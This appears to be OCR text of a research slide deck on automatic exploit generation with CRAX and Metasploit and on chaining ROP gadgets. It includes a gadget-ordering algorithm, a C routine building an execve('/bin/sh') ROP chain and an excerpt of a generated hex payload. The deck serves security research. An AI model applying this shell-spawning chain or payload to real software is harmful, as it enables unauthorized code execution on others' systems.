
Exploit Generation Process

- Using collected information to reason out an




Exploit Generation Process

- Constrain the content of a selected symbolic block to be our shellcode, and EIP to point to the block




Exploit Generation Process

- Query the solver to find a solution that satisfy both path constraint and exploit constraint




Exploit Generation Process

- The solution is an exploit




Integration


- Automatic Exploit Generation (CRAX)
- Post Exploitation Framework (Metasploit)




Integration - CRAX




Integration - CRAX with ROP



Exploit technique - Return-Oriented Programming




Method - Exploit Strengthening Method




Method – Gadgets Search (1)

- Use Capstone disassembly framework.
- Build gadgets to a tree data structure.



Method – Gadgets Search (2)

- Get the instruction/gadget not belonging to the original program.



Method – Gadgets Arrangement (1)

- libc gadgets not usable
- Short gadgets v.s. Long gadgets
- Inter-gadget v.s. Intra-gadget dependency problem

Method – Gadgets Arrangement (2)

G0: pop eax; inc ebx; inc ecx; ret

G1: pop ebx; inc edx; ret

G2: pop ecx; inc ebx; inc edx; ret

G3: pop edx; ret

Input: Several Gadgets<G_1, G_2, …, G_n>
Output: Chain_List[]
Foreach Gadget G_i:
  if Amount (Gadget_Write(G_i)) == 1:
    add G_i to Chain_List[] tail
  else:
    Total_Target_Write += Target_Write(G_i)
End
For Gadget G_i in Sorting(other gadgets) by Amount (Gadget_Write(G_i) ∩ Total_Target_Write) in descending order
  add G_i to Chain_List[] head
End
Chain_Pre_Write(G_0) = Null
For Gadget G_i in Chain_List[]
  if (Chain_Pre_Write(G_i) ∩ Gadget_Write(G_i)) != Ø:
    Return False
  else:
    Chain_Pre_Write(G_{i+1}) =
    (Chain_Pre_Write(G_i) ∪ Target_Write(G_i))
End
Return Chain_List[]

Implement – ROP Payload API

- execve("/bin/sh")
  - eax = 0x11
  - ebx = address
    - point to "/bin/sh"
  - ecx = address
    - point to argv
  - edx = address
    - point to envp
  - int 0x80

```
1  void rop_chain_execve(struct API *api)
2  {
3    // write string "/bin//sh" to .bss section
4    rop_write_memory_gadget(api, 0x080efff0, 0x6e69622f);
5    rop_write_memory_gadget(api, 0x080efff4, 0x68732f2f);
6    rop_write_memory_gadget(api, 0x080efff8, 0);
7    // set %(ebx) = "/bin//sh"
8    rop_write_register_gadget(api, "ebx", 0x080efff0);
9    // set %(ecx) = null
10   rop_write_register_gadget(api, "ecx", 0x080efff8);
11   // set %(edx) = null
12   rop_write_register_gadget(api, "edx", 0x080efff8);
13   // set %eax = 11
14   rop_zero_register_gadget(api, "eax");
15   rop_add_register_gadget(head, api, "eax", 11);
16   // int 0x80
17   rop_interrupt_gadget(api);
18 }
```

Implement – Generate ROP Payload

```
--- ROP PAYLOAD ---
\x58\x29\x27\x08\x2f\x62\x69\x6e\x33\x6e\x26\x08
\xf0\xff\x0e\x08\xf0\x7b\x1d\x08\x58\x29\x27\x08
\x2f\x2f\x73\x68\x33\x6e\x26\x08\xf4\xff\x0e\x08
\xf0\x7b\x1d\x08\xd0\xc6\x1f\x08\x33\x6e\x26\x08
\xf8\xff\x0e\x08\xf0\x7b\x1d\x08\xbe\x4d\x23\x08
\xf0\xff\x0e\x08\x33\x6e\x26\x08\xf8\xff\x0e\x08
\x9f\xf0\x26\x08\xf8\xff\x0e\x08\xd0\xc6\x1f\x08
...
```

Implement – Turing Complete

- Load/Store
- Arithmetic and Logic
- Control Flow
- System Calls
- Function Calls

Result – Compare with ROPgadget

- ROPgadget: Common open source search and chain gadgets tool

Compare \ Tool	Exploit Strengthening	ROPgadget
Gadget Type	Long/Short Gadgets	Short Gadgets
Payload Type	Turing complete ROP Payload API	One type payload
Integrate	CRAX + Metasploit	

